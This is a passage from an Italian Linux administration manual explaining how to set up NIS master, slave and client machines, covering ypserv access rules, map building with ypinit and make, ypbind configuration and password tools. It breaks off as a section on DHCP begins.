dei suggerimenti posti nei suoi commenti.

Il file può contenere commenti, rappresentati inizialmente dal simbolo '**#**', righe vuote o bianche, direttive riferite a opzioni e direttive riferite a regole di accesso. Le direttive di opzione hanno la forma seguente, dove la parola chiave '**yes**' attiva l'opzione, mentre '**no**' la disattiva.

opzione : [yes|no]

L'elenco seguente descrive tali opzioni.

Opzione	Descrizione
`dns : [yes|no]`	Attivando questa opzione, si fa in modo che il servente NIS utilizzi il DNS quando gli vengono richieste informazioni sui nodi che non può risolvere con le mappe '**hosts.***'. Il valore predefinito è '**no**' e questa opzione può essere attivata anche attraverso la riga di comando, '**--dns**', cosa che prevale su quanto stabilito nel file di configurazione.
`xfr_check_port : [yes|no]`	Attivando questa opzione, il servente principale deve utilizzare una porta inferiore al numero 1024. Il valore predefinito è '**yes**'.

Le direttive di accesso hanno invece il formato seguente:

nodo : ***mappa*** : ***livello_sicurezza*** : ***soppressione*** [: ***campo***]

- ***nodo***

  Si tratta di un indirizzo IP che può rappresentare un solo nodo o un gruppo. La rappresentazione può essere fatta attraverso un indirizzo IP incompleto, o la coppia indirizzo/maschera. Un indirizzo IP incompleto rappresenta tutti gli indirizzi che iniziano in quel modo, per cui, per esempio, «192.168.» equivale alla notazione 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera.

- ***mappa***

  Il nome della mappa, oppure un asterisco per identificare tutte le mappe.

- ***livello_sicurezza***

  Il livello, o il tipo di sicurezza, viene definito attraverso una parola chiave: '**`none`**', '**`port`**', '**`deny`**', '**`des`**'.

Parola chiave	Descrizione
`none`	Concede qualunque accesso.
`port`	Permette di accedere se la richiesta viene da una porta inferiore al numero 1024, ma solo se è stata specificata la soppressione.
`deny`	Vieta l'accesso alla mappa in questione.
`des`	Richiede l'autenticazione DES. Può funzionare solo se le librerie utilizzate sono in grado di gestire questa funzionalità.

- ***soppressione***

  Può contenere solo una tra le parole chiave '**yes**' e '**no**', dove '**yes**' attiva la soppressione del campo specificato. La soppressione implica che al suo posto viene collocata una «x», se il controllo della porta rivela che la richiesta proviene da un accesso non privilegiato.

- ***campo***

  Serve a specificare quale campo deve essere soppresso. Quello predefinito è il secondo.

L'esempio seguente rappresenta una configurazione predefinita di una distribuzione GNU:

```
# The following, when uncommented,  will give you shadow
# like passwords. Note that it will not work if you have
# slave NIS servers in your network that do not run the same
# server as you.

# Host        : Map                 : Security    : Passwd_mangle
#
# *           : passwd.byname       : port        : yes
# *           : passwd.byuid        : port        : yes
# *           : *                   : none

# This is the default - restrict access to the shadow
# password file, allow access to all others.
*             : shadow.byname       : port
*             : passwd.adjunct.byname : port
*             : *                   : none
```

36.4.5.4 Configurazione dei diritti di accesso

Il file ‘`/etc/ypserv.securenets`’ viene usato da ‘**`ypserv`**’ per sapere quali sono gli indirizzi ammessi a eseguire interrogazioni nel sistema NIS. Ma bisogna anche ricordare che ‘**`ypserv`**’ potrebbe essere stato compilato per non usare questo file, utilizzando al suo posto ‘`/etc/hosts.allow`’ e ‘`/etc/hosts.deny`’. Questo lo si determina utilizzando l’opzione ‘**`-v`**’.

Nel caso in cui ‘**`ypserv`**’ utilizzi il file ‘`/etc/ypserv.securenets`’, se questo manca o è vuoto, vengono consentiti tutti gli accessi in modo indiscriminato. Ogni volta che si modifica il file è necessario riavviare ‘**`ypserv`**’, oppure gli si deve inviare un segnale ‘**`SIGHUP`**’.

A parte i commenti (rappresentati dalle righe che iniziano con il simbolo ‘**`#`**’) e le righe vuote, questo file è fatto principalmente per annotare coppie di indirizzi IP, dove il primo è la maschera e il secondo l’indirizzo della rete a cui si vuole concedere l’accesso. L’esempio seguente è simile a quello che si trova nella pagina di manuale *ypserv(8)* e dovrebbe essere sufficiente a comprendere il meccanismo.

```
# Consente le connessioni dallo stesso elaboratore locale
# (è necessario). Equivale a 255.255.255.255 127.0.0.1
host 127.0.0.1

# Permette le connessioni da tutti gli elaboratori della
# rete locale 192.168.1.0
255.255.255.0   192.168.1.0
```

Anche se potrebbe essere inutile, se il proprio sistema utilizza i file ‘`/etc/hosts.allow`’ e ‘`/etc/hosts.deny`’, è bene occupar-

si della loro configurazione anche per ciò che potrebbe riguardare il NIS. Quelle che seguono sono le direttive che potrebbero essere inserite in '`/etc/hosts.allow`':

```
portmap: specifica_dei_nodi
ypserv: specifica_dei_nodi
ypbind: specifica_dei_nodi
yppasswd: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
ypserv: ALL
ypbind: ALL
yppasswd: ALL
```

36.4.5.5 Configurazione e preparazione delle mappe

«

Le mappe NIS, come già accennato, sono collocate nella directory '`/var/yp/`***dominio_nis***`/`'. I file delle mappe esistenti, per il solo fatto di esserci, definiscono implicitamente quali sono i dati amministrativi che vengono gestiti in quel dominio NIS particolare. La loro creazione e il loro aggiornamento, avvengono attraverso un file-make che si trova nella directory '`/var/yp/`' e che generalmente viene utilizzato attraverso uno script. Il problema, semmai, sta nella necessità eventuale di modificare tale file-make per definire quali mappe debbano essere costruite.

In generale è indispensabile la lettura di questo file, per verificare come sono le impostazioni attuali. Si possono notare certamente molti commenti che spiegano il significato delle direttive che vengono date

(può trattarsi di assegnamenti a variabili che poi sono riutilizzate nel file-make stesso). È molto importante osservare bene la conformazione dell'obiettivo '**all**'; nell'esempio seguente, questo obiettivo richiede probabilmente la modifica manuale per includere le mappe che si intendono gestire, secondo l'esempio commentato che lo precede:

```
#all     ethers hosts networks protocols rpc services \
#        passwd group shadow passwd.adjunct netid netgrp \
#        publickey mail timezone locale netmasks

all:  passwd group shadow ypservers
```

L'esempio successivo mostra invece un obiettivo '**all**' controllato da una variabile, dove proprio le mappe per la gestione del file '`/etc/shadow`' sono controllate in modo automatico, in base alla presenza del file stesso:

```
# If you don't want some of these maps built, feel free to comment
# them out from this list.

ALL =   passwd group hosts rpc services netid protocols netgrp networks
#ALL += publickey mail ethers bootparams printcap
#ALL += amd.home auto.master auto.home auto.local
#ALL += timezone locale netmasks

# Autodetect /etc/shadow if it's there
ifneq ($(wildcard $(SHADOW)),)
ALL +=  shadow
endif

# Autodetect /etc/passwd.adjunct if it's there
ifneq ($(wildcard $(ADJUNCT)),)
ALL +=  passwd.adjunct
endif

all:    $(ALL)
```

In questo file-make esiste comunque un'altra cosa molto importante da controllare:

```
# If we have only one server, we don't have to push the maps
# to the slave servers (NOPUSH=true). If you have slave
# servers, change this to "NOPUSH=false" and put all
# hostnames of your slave servers in the file
# /var/yp/ypservers.
NOPUSH=true
```

Nella prima parte viene definito, attraverso una variabile, se il servente deve occuparsi di spedire gli aggiornamenti (*push*) ai serventi secondari. In questo caso, commentando l'assegnamento della variabile ***NOPUSH*** si ottiene di mantenere attivo questo aggiornamento.[9]

Una volta predisposto il file-make, si può usare il programma '**make**', senza argomenti, oppure si può utilizzare un comando specifico (è la scelta più elegante, mentre '**make**' è la scelta più semplice quando si raggiunge una certa dimestichezza con il sistema).

```
# /usr/lib/yp/ypinit -m[Invio]
```

Il vero vantaggio nell'utilizzo di questo programma (che poi è in realtà uno script), sta nel fatto che provvede a costruire al volo il file '`/var/yp/servers`', con l'elenco dei serventi competenti per il dominio che si sta predisponendo.

```
At this point, we have to construct a list of the hosts
which will run NIS servers.  dinkel.brot.dg is in the list
of NIS server hosts. Please continue to add the names for
the other hosts, one per line.
When you are done with the list, type a <control D>.
        next host to add:  dinkel.brot.dg
        next host to add:
```

Questa operazione va condotta dall'elaboratore che deve svolgere il ruolo di servente principale, di conseguenza, il suo indirizzo deve apparire per primo. Supponendo di avere un secondo elaboratore da utilizzare come servente secondario, si può aggiungere il suo nome e quindi terminare con la combinazione [*Ctrl d*].

```
next host to add: roggen.brot.dg[Invio]

next host to add: [Ctrl d]

  The current list of NIS servers looks like this:

  dinkel.brot.dg
  roggen.brot.dg

Is this correct? [y/n: y][Invio]

  We need some  minutes to build the databases...
  Building /var/yp/rost.nis-yp/ypservers...
  Running /var/yp/Makefile...
  NIS Map update started on Thu Jul 25 12:00:00 CEST 2002
  make[1]: Entering directory `/var/yp/rost.nis-yp'
  Updating passwd.byname...
  Updating passwd.byuid...
  Updating group.byname...
  Updating group.bygid...
  Updating shadow.byname...
  make[1]: Leaving directory `/var/yp/rost.nis-yp'
  NIS Map update completed.
```

Questo è il tipo di risultato che si può osservare quando tutto procede regolarmente. Se non si utilizza lo script '**ypinit**', si salta la predisposizione del file '`/var/yp/rost.nis-yp/ypservers`', che però potrebbe essere già stato ottenuto da un'esecuzione precedente di

'**ypinit**'. In pratica, lo script '**ypinit**' va utilizzato convenientemente la prima volta che si allestisce il servente, mentre le altre volte è sufficiente utilizzare solo '**make**' dalla directory '`/var/yp/`':

```
# cd /var/yp [Invio]

# make [Invio]
```

36.4.5.6 Gestione delle parole d'ordine

Perché gli utenti del servizio NIS possano modificare la propria parola d'ordine di accesso, è necessario che nel servente principale sia in funzione il demone '**rpc.yppasswdd**':

```
rpc.yppasswdd [opzioni]
```

Le opzioni disponibili dipendono molto dalla versione di questo programma e dal modo con cui è stato compilato. È da questo programma che dipende anche la possibilità o meno di utilizzare '**ypchsh**' e '**ypchfn**'. In generale, utilizzandolo senza opzioni particolari, è possibile solo la modifica delle parole d'ordine.

Va però osservato che se nel servente NIS si esegue il comando

```
# cd /var/yp ; make [Invio]
```

questi cambiamenti si perdono, perché si ripristinano i dati provenienti dai file di sistema '`/etc/passwd`' e '`/etc/shadow`'. Pertanto, il problema del cambiamento della parola d'ordine andrebbe risolto con strumenti differenti, tali da assicurare l'aggiornamento dei file di sistema tradizionali presso il servente NIS.

36.4.6 Predisposizione del servente secondario

I serventi secondari, ammesso che se ne vogliano avere, devono poter comunicare con il servente principale, ma naturalmente ciò richiede implicitamente che questi, oltre che serventi secondari, siano anche dei clienti. Più avanti viene spiegato come predisporre un cliente NIS; per il momento è bene affrontare ugualmente il problema, per mantenere mentalmente il collegamento con quanto già trattato sul servente principale.

Un servente secondario richiede le stesse cose del servente principale, a eccezione del demone '**`rpc.yppasswdd`**' che nel servente secondario non ha ragione di esistere. Questo significa che:

- si deve impostare il dominio NIS;
- si deve configurare '**`ypserv`**' attraverso '`/etc/ypserv.conf`' e '`/etc/ypserv.securenets`', oppure gli altri file del TCP wrapper.

Si è già accennato al fatto che il servente secondario deve avere il cliente NIS in funzione, ma la differenza più interessante sta nell'assenza del file-make nella directory '`/var/yp/`'. Naturalmente, il file-make può anche esserci, ma non deve essere preso in considerazione.

36.4.6.1 Riproduzione delle mappe nel servente secondario

Anche il servente secondario, per poter compiere il suo lavoro, deve disporre delle mappe NIS. Queste vengono create, copiandole dal servente principale, attraverso il comando seguente:

```
/usr/lib/yp/ypinit -s servente_nis_principale
```

In pratica, si avvia '**ypinit**' con l'opzione '**-s**', indicando il nome dell'elaboratore che ospita il servente principale. Per esempio, se il servente principale è *dinkel.brot.dg*, il comando corretto è il seguente:

```
# /usr/lib/yp/ypinit -s dinkel.brot.dg [Invio]
```

Perché l'operazione funzioni correttamente, occorre che il cliente NIS sottostante sia configurato e funzionante. In pratica, prima di utilizzare '**ypinit**', si può verificare che sia tutto in ordine con il comando seguente:

```
# ypwhich -m [Invio]
```

Questo deve restituire il nome del servente principale.

36.4.6.2 Sincronizzazione

La presenza di serventi secondari introduce nel sistema NIS dei problemi di sincronizzazione di questi con il servente principale. Oltre a tutto, lo stesso procedimento di sincronizzazione accresce i problemi di sicurezza, dal momento che periodicamente viaggiano informazioni delicate nella rete.

Ci sono tre modi per sincronizzare i serventi secondari, ma non tutti funzionano sempre, a causa degli accorgimenti utilizzati per ridurre i problemi di sicurezza.

1. Quando il servente principale viene aggiornato, dovrebbe essere in grado di inviare ai serventi secondari le modifiche alle mappe

(*push*). Questa operazione non funziona se i serventi secondari non sono in ascolto in quel momento, inoltre non funziona anche in altre circostanze, sempre per motivi di sicurezza.

2. I serventi secondari possono comunicare periodicamente con il servente principale per verificare la presenza di aggiornamenti delle mappe. Questa operazione richiede nel servente principale la presenza in funzione del demone '**`rpc.ypxfrd`**'.

3. In ultima analisi, i serventi secondari si aggiornano con il comando '**`ypinit -s`** ***servente_principale***'.

Per quanto riguarda il secondo punto, il NIS offre generalmente tre script predisposti opportunamente per eseguire i compiti di aggiornamento. Si tratta di: '**`ypxfr_1perhour`**', '**`ypxfr_1perday`**' e '**`ypxfr_2perday`**'. Questi si trovano nella directory '`/usr/lib/yp/`' e sono pensati per essere inclusi in un file crontab, come nell'esempio seguente che rappresenta precisamente il file '`/etc/crontab`'.

```
20 *    * * * root /usr/lib/yp/ypxfr_1perhour
40 6    * * * root /usr/lib/yp/ypxfr_1perday
55 6,18 * * * root /usr/lib/yp/ypxfr_2perday
```

I diversi script si occupano di trasferire mappe differenti. In particolare, quello eseguito ogni ora è predisposto per trasferire le informazioni sugli utenti (la cosa più urgente).

Dal momento che non si può fare affidamento sul sistema di aggiornamento pilotato dal servente principale (quello del primo punto), se per qualche motivo l'aggiornamento a mezzo di '**`ypxfr`**' non funziona, occorre ripiegare necessariamente sull'uso periodi-

co di '**ypinit -s**', eventualmente collocando anch'esso in un file crontab.

Come già accennato, il demone '**rpc.ypxfrd**' viene utilizzato solo nel servente principale per facilitare l'aggiornamento delle mappe nei serventi secondari. La sua presenza non è indispensabile, ma è utile per accelerare il processo di aggiornamento.

```
rpc.ypxfrd [opzioni]
```

Generalmente può essere utilizzato senza argomenti e dovrebbe essere gestito direttamente dalla procedura di inizializzazione del sistema.

36.4.7 Organizzazione di una distribuzione

«

Quando la propria distribuzione GNU è ben organizzata, non è necessario intervenire direttamente nel file '`/var/yp/Makefile`'; inoltre, è normale che siano già predisposti correttamente gli script per il controllo del NIS attraverso la procedura di inizializzazione del sistema.

Nel caso particolare delle distribuzioni Debian, lo script della procedura di inizializzazione del sistema che controlla il NIS è '`/etc/init.d/nis`'. Questo script, a sua volta, utilizza le indicazioni contenute nel file '`/etc/default/nis`' per sapere se deve essere attivato un servizio NIS come servente principale, secondario, o come cliente. Nell'esempio seguente si intende allestire un servente principale, in cui i file contenenti le parole d'ordine si trovano nella directory '`/etc/`' (come avviene di solito), che consente la modifica remota della shell:

```
# /etc/default/nis     Configuration settings for the NIS
#                      daemons.

# Are we a NIS server and if so what kind
# (values: false, slave, master)
NISSERVER=master

# Location of the master NIS password file (for yppasswdd).
# If you change this make sure it matches with
# /var/yp/Makefile.
YPPWDDIR=/etc

# Do we allow the user to use ypchsh and/or ypchfn ? The
# YPCHANGEOK fields are passed with -e to yppasswdd, see
# it's manpage. Possible values: "chsh", "chfn", "chsh,chfn"
YPCHANGEOK=chsh
```

36.4.8 Cliente NIS

Gli elaboratori che devono condividere le informazioni amministrate con il NIS, devono utilizzare il demone '**ypbind**', configurato opportunamente. In tal modo, su tali elaboratori, invece di utilizzare le informazioni amministrative locali, vengono usate quelle concentrate dal NIS.

La configurazione di '**ypbind**' avviene attraverso i file '`/etc/yp.conf`' e '`/etc/nsswitch.conf`'. Il primo serve a definire come raggiungere i serventi; il secondo definisce l'ordine di utilizzo dei servizi (*Name service switch*).

Come nel caso dei serventi, anche i clienti richiedono la definizione del dominio NIS, attraverso '**domainname**'. Se il dominio non viene predisposto '**ypbind**' non può funzionare.

Anche il cliente richiede la presenza della directory ‘`/var/yp/`’. Al suo interno viene creata la directory ‘`binding/`’.

Anche il cliente richiede l’attivazione del Portmapper RPC.

36.4.8.1 Gli utenti

A seconda delle caratteristiche particolari del cliente, sono possibili delle configurazioni speciali per ciò che riguarda l’accesso da parte degli utenti. Quando la loro gestione è compito del NIS, si può configurare il cliente in modo da definire una graduatoria nella ricerca dei dati che identificano l’utente al momento dell’accesso. Di solito si cerca prima l’utente nel file ‘`/etc/passwd`’ locale, quindi si prova con il NIS.

A parte questo particolare abbastanza semplice, si può porre il problema di voler concedere l’accesso su un certo elaboratore solo ad alcuni utenti definiti attraverso il NIS, oppure, più semplicemente, si può volere escludere l’accesso da parte di qualcuno. Per ottenere questo occorre intervenire sul file ‘`/etc/passwd`’ utilizzando record con notazioni particolari; cosa che qui non viene descritta.

In generale, per fare in modo che gli utenti NIS del dominio a cui si fa riferimento possano accedere da un certo cliente, occorre aggiungere in coda un record speciale nei file ‘`/etc/passwd`’, ‘`/etc/group`’ e ‘`/etc/shadow`’:

- ‘`/etc/passwd`’

```
+::::::
```

- ‘`/etc/group`’

```
+:::
```

- ‘/etc/shadow’

```
+::::::
```

Questo record viene interpretato come il punto in cui si vogliono inserire virtualmente gli utenti NIS.

36.4.8.2 Attivazione del demone

‘**ypbind**’ è il demone necessario all’attivazione dell’accesso alle informazioni fornite da un servente NIS; è in pratica il cliente NIS. Utilizza la directory ‘/var/yp/binding/’ per collocarci all’interno un file contenente le informazioni sul dominio NIS per il quale è stato avviato.

```
ypbind [opzioni]
```

‘**ypbind**’ utilizza la configurazione del file ‘/etc/yp.conf’ per trovare i serventi e quella del file ‘/etc/nsswitch.conf’ per stabilire l’ordine di utilizzo delle informazioni amministrative.

In caso di difficoltà, può essere avviato con l’opzione ‘**-debug**’, in modo da farlo funzionare in primo piano, per controllare le informazioni diagnostiche emesse attraverso lo standard error.

La configurazione principale di questo demone avviene per mezzo del file ‘/etc/yp.conf’, il quale serve a definire come accedere ai serventi.

‘**ypbind**’ potrebbe essere in grado di utilizzare solo l’ultima riga di questo file. Di conseguenza, è bene limitarsi a una sola direttiva.

Il file può contenere tre tipi di direttive, descritte dai modelli sintattici seguenti:

```
domain dominio_nis server nodo
```

```
domain dominio_nis broadcast
```

```
ypserv nodo
```

La prima definisce che per il dominio NIS indicato si deve interpellare il servente specificato; la seconda definisce che per il dominio si devono usare delle chiamate circolari a tutta la rete (locale); l'ultima definisce semplicemente un servente, indipendentemente dal dominio.

Quando si utilizza il sistema della chiamata circolare (broadcast), si rischia di ricevere la risposta da un possibile servente fasullo, collocato appositamente per sostituirsi a quelli veri allo scopo di carpire informazioni dai clienti. Se non si temono attacchi di questo tipo, la chiamata circolare è il modo migliore che consente al cliente di scegliersi il servente (quello che risponde prima).

Il servente può essere indicato per nome o per numero IP. Nel primo caso, è necessario che il sistema sia in grado di risolvere il nome in modo indipendente dal NIS (evidentemente). In generale, è conveniente utilizzare l'indirizzo IP per questo scopo.

L'esempio seguente mostra l'unica riga di un file '`/etc/yp.conf`' in cui si stabilisce che per il dominio *rost.nis-yp* si deve usare la

chiamata circolare.

```
domain rost.nis-yp broadcast
```

Il file '`/etc/nsswitch.conf`' viene usato dalla libreria C per attuare il NSS, ovvero il *Name service switch*, che in pratica stabilisce l'ordine in cui devono essere cercate le informazioni (se attraverso il NIS, file locali o altro). Pertanto, il modo corretto di configurare questo file dipende strettamente dal tipo e dalla versione della libreria utilizzata. Si veda a questo proposito quanto descritto nella pagina di manuale *nsswitch.conf(5)*, oppure nell'ipertesto Info: *info libc*.

Quello che segue è la configurazione proposta in una distribuzione GNU particolare.

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch
# functionality. If you have the 'glibc-doc' and 'info'
# packages installed, try: 'info libc "Name Service Switch"'
# for information about this file.

passwd:         compat
group:          compat
shadow:         compat



hosts:          files dns
networks:       files

protocols:      db files
services:       db files
ethers:         db files
rpc:            db files
```

```
netgroup:       nis
```

36.4.8.3 Altri programmi di contorno

Dal lato del cliente sono importanti altri programmi di contorno. Si tratta precisamente di '**ypwhich**', '**ypcat**', '**ypmatch**' e '**yppasswd**'.

Il programma '**ypwhich**' permette di conoscere quale sia il servente NIS utilizzato dal cliente oppure quale sia precisamente il servente principale per una certa mappa.

```
ypwhich [opzioni]
```

Opzione	Descrizione
	Senza opzioni, il programma '**ypwhich**' mostra il servente NIS usato.
`-d` ***dominio***	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.
`-m` [***mappa***]	Permette di conoscere quale sia il servente principale per la particolare mappa specificata, o per tutte quelle che vengono raggiunte.

Seguono alcuni esempi di utilizzo di '**ypwhich**'.

```
$ ypwhich [Invio]
```

Emette il nome dell'elaboratore che funge da servente NIS per quel particolare cliente.

```
$ ypwhich -m [Invio]
```

Emette l'elenco delle mappe gestire dal NIS con i rispettivi serventi principali competenti.

Il programma '**ypcat**' emette il contenuto di una mappa indicata come argomento della riga di comando. Questo programma dipende da '**ypbind**'.

```
ypcat [opzioni] mappa
```

Opzione	Descrizione
`-d` ***dominio***	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

L'esempio seguente serve a emettere il contenuto della mappa corrispondente all'elenco dei gruppi per nome.

```
$ ypcat group.byname [Invio]
```

Il programma '**ypmatch**' emette il valori corrispondenti a una o più chiavi di una mappa. Questo programma dipende da '**ypbind**'.

```
ypmatch [opzioni] chiave... mappa
```

Opzione	Descrizione
`-d` ***dominio***	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

Seguono alcuni esempi di utilizzo di '**ypmatch**'.

```
$ ypmatch tizio caio passwd.byname [Invio]
```

Emette i record corrispondenti agli utenti '**tizio**' e '**caio**'.

```
$ ypmatch 500 passwd.byuid [Invio]
```

Emette il record corrispondente all'utente identificato dal numero UID 500.

I nomi '**yppasswd**', '**ypchsh**' e '**ypchfn**' sono tre alias dello stesso programma. A seconda di quale viene usato per avviarlo, si intende cambiare la parola d'ordine, la shell o le informazioni personali.

```
yppasswd [utente]
```

```
ypchsh [utente]
```

```
ypchfn [utente]
```

Questi comandi si sostituiscono ai soliti '**passwd**', '**chsh**' e '**chfn**', i quali hanno effetto solo localmente, quando si vuole intervenire sulle utenze gestite dal NIS. A questo proposito, è bene considerare la possibiltà di fare «sparire» i comandi normali, in modo da non creare confusione agli utenti, predisponendo dei collegamenti simbolici opportuni per fare in modo che '**passwd**', '**chsh**' e '**chfn**' avviino rispettivamente i corrispondenti '**yppasswd**', '**ypchsh**' e '**ypchfn**'.

Questi comandi, quando vengono invocati, si mettono in contatto

con il servente principale, nel quale deve essere in funzione il demone '**rpc.passwdd**'. È da questo demone che dipende la possibilità di cambiare tali valori, ma potrebbe capitare che sia abilitata solo la sostituzione delle parole d'ordine.

Solo l'utente '**root**' può indicare il nome di un altro utente attraverso la riga di comando.

36.4.9 Directory personali

Quando si gestiscono gli utenti (e i gruppi) attraverso il NIS, si intende permettere a tutti questi utenti di utilizzare indifferentemente tutte le macchine su cui si fa funzionare il cliente NIS. Per raggiungere questo obiettivo, occorre fare in modo che le rispettive directory personali (*home*) siano accessibili da qualunque postazione. Evidentemente è necessario usare uno spazio condiviso in rete, attraverso il protocollo NFS.

Il modo più semplice potrebbe essere quello di predisporre una partizione apposita in un servente NFS, innestando tale file system nella directory '`/home/`' di ogni cliente NIS. Come si può intuire non si tratta di una soluzione ottimale, comunque è qualcosa di pratico, almeno inizialmente.

Il file system condiviso deve essere accessibile in lettura e scrittura.

La gestione del protocollo NFS è descritta nella sezione 36.3.

36.4.10 Porte coinvolte

Il servizio NIS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici, come descritto nel capitolo. In generale, questi demoni comunicano utilizzando porte TCP o UDP definite in

modo dinamico, pubblicizzate poi dal Portmapper stesso. Pertanto, a parte il Portmapper che opera alla porta 111, non esiste la possibilità di controllare il traffico NIS per mezzo di filtri di pacchetto che usano come riferimento le porte TCP e UDP.

Eventualmente, molti dei demoni del servizio NIS possono accettare un opzione della riga di comando con la quale si specifica espressamente un numero di porta; in questo modo si può stabilire una convenzione interna e sfruttare questa per la configurazione di un firewall.

36.5 DHCP

«

La sigla DHCP sta per *Dynamic host configuration protocol* e identifica un protocollo per la configurazione automatica dei nodi di rete.[10] Il problema riguarda evidentemente le reti locali in cui si desidera centralizzare il problema della configurazione dei nodi di rete in un servente, senza intervenire in ogni nodo, singolarmente.

